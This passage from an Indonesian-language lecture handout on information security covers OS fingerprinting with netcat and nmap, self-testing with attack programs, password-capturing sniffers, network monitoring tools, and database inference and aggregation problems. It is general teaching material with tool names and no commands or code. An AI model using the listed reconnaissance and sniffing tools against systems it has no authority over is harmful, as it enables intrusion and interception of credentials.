    - Melakukan finger ke Web server, dengan menggunakan program netcat (nc).
- Cara fingerprinting yang lebih canggih adalah dengan menganalisa respon sistem terhadap permintaan (request) tertentu. Misalnya dengan menganalisa nomor urut packet TCP/IP yang dikeluarkan oleh server tersebut dapat dipersempit ruang jenis dari OS yang digunakan. Ada beberapa tools untuk melakukan deteksi OS ini antara lain:
    - nmap
    - queso

PENGGUNAAN PROGRAM PENYERANG

- Untuk mengetahui kelemahan sistem informasi adalah dengan menyerang diri sendiri dengan paket-paket program penyerang (attack) yang dapat diperoleh di Internet.

- Selain program penyerang yang sifatnya agresif melumpuhkan sistem yang dituju, ada juga program penyerang yang sifatnya melakukan pencurian atau penyadapan data.

- Untuk penyadapan data, biasanya dikenal dengan istilah “sniffer”. Meskipun data tidak dicuri secara fisik (dalam artian menjadi hilang), sniffer ini sangat berbahaya karena dia dapat digunakan untuk menyadap password dan informasi yang sensitif. Ini merupakan serangan terhadap aspek privacy.

- Contoh program penyadap (sniffer) antara lain:
    - pcapture (Unix)
    - sniffit (Unix)
    - tcpdump (Unix)
    - WebXRay (Windows)

PENGGUNAAN SISTEM PEMANTAU JARINGAN

- Sistem pemantau jaringan (network monitoring) dapat digunakan untuk mengetahui adanya lubang keamaman.

- Misalnya apabila anda memiliki sebuah server yang semetinya hanya dapat diakses oleh orang dari dalam, akan tetapi dari pemantau jaringan dapat terlihat bahwa ada yang mencoba mengakses melalui tempat lain. Selain itu dengan pemantau jaringan dapat juga dilihat usaha-usaha untuk melumpuhkan sistem dengan melalui denial of service attack (DoS) dengan mengirimkan packet yang jumlahnya berlebihan.

- Network monitoring biasanya dilakukan dengan menggunakan protokol SNMP (Simple Network Management Protocol).

Program network monitoring / management :

- Etherboy (Windows), Etherman (Unix)
- HP Openview (Windows)
- Packetboy (Windows), Packetman (Unix)
- SNMP Collector (Windows)
- Webboy (Windows)

Program pemantau jaringan yang tidak menggunakan SNMP :

- iplog, icmplog, updlog, yang merupakan bagian dari paket iplog untuk memantau paket IP, ICMP, UDP.
- iptraf, sudah termasuk dalam paket Linux Debian netdiag
- netwatch, sudah termasuk dalam paket Linux Debian netdiag
- ntop, memantau jaringan seperti program top yang memantau proses di sistem Unix
- trafshow, menunjukkan traffic antar hosts dalam bentuk text-mode

KEAMANAN DATABASE

Penyerangan Database

- Informasi sensitif yang tersimpan di dalam database dapat terbuka (*disclosed*) bagi orang-orang yang tidak diizinkan (unauthorized).
- Informasi sensitif yang tersimpan di dalam database dapat *altered* in an unacceptable manner
- Informasi sensitif yang tersimpan di dalam database dapat *inaccessible* bagi orang-orang yang diizinkan.
- the underlying operating system may be attacked -- most difficult problem

Database Inference Problem

- Malicious attacker may *infer* sensitive information (that is hidden) from information on a database that is deemed not sensitive (made public)
- More difficult problem: attacker may infer information combining what's on the database with what is already known

Database Aggregation Problem

- Bagian-bagian informasi tidak sensitive, dan menjadi sensitive ketika digabungkan secara bersamaan.
- Controls for the aggregation problem
    - Honeywell LOCK Data Views (LDV) database system ; pieces of data labeled as nonsensitive, aggregates labeled as sensitive
    - SRI SeaView database system ; pieces of data labeled as sensitive, aggregates may then be labeled as non sensitive

Polyinstantiation, a Control Against Disclosure

- This approach involves different views of a database object existing for users with different security attributes
- Addresses the *aggregation problem* by providing different security labels to different aggregates separately
- Addresses the *inference problem* by providing a means for hiding information that may be used to make inferences

Database Applications on Secure Bases

- Most database applications rely on underlying services of an operating system
- Exporting these services from a TCB would enhance the security of the database
    - database keys implemented using security labels from underlying TCB
    - TCB keeps audit records of operations on database
    - OS file system protection extended to database

DISCLAIMER

Bismillahirohmanirrohim
Berangkat dari niat menyampaikan ilmu, dapatlah kiranya timbul suatu harapan agar **diktat – tulisan – rangkum materi – *re-organizing paper*** yang telah dibuat ini dapat bermanfaat bagi semua yang membutuhkannya.

Siapa pun dipersilahkan untuk mengambilnya, mengutipnya, memanfaatkannya dengan semaksimal mungkin. Silahkan memperbanyak, mencetak, meng-copy-nya dengan bebas guna kelancaran transfer ilmu pengetahuan. Dan apabila dimanfaatkan untuk sesuatu yang bersifat komersial, ada baiknya dapat mengabarkan terlebih dahulu, sekedar pemberitahuan, atas kehormatan yang diberikan tersebut.

Mohammad Iqbal, Skom, MMSi
mohiqbal2000@yahoo.com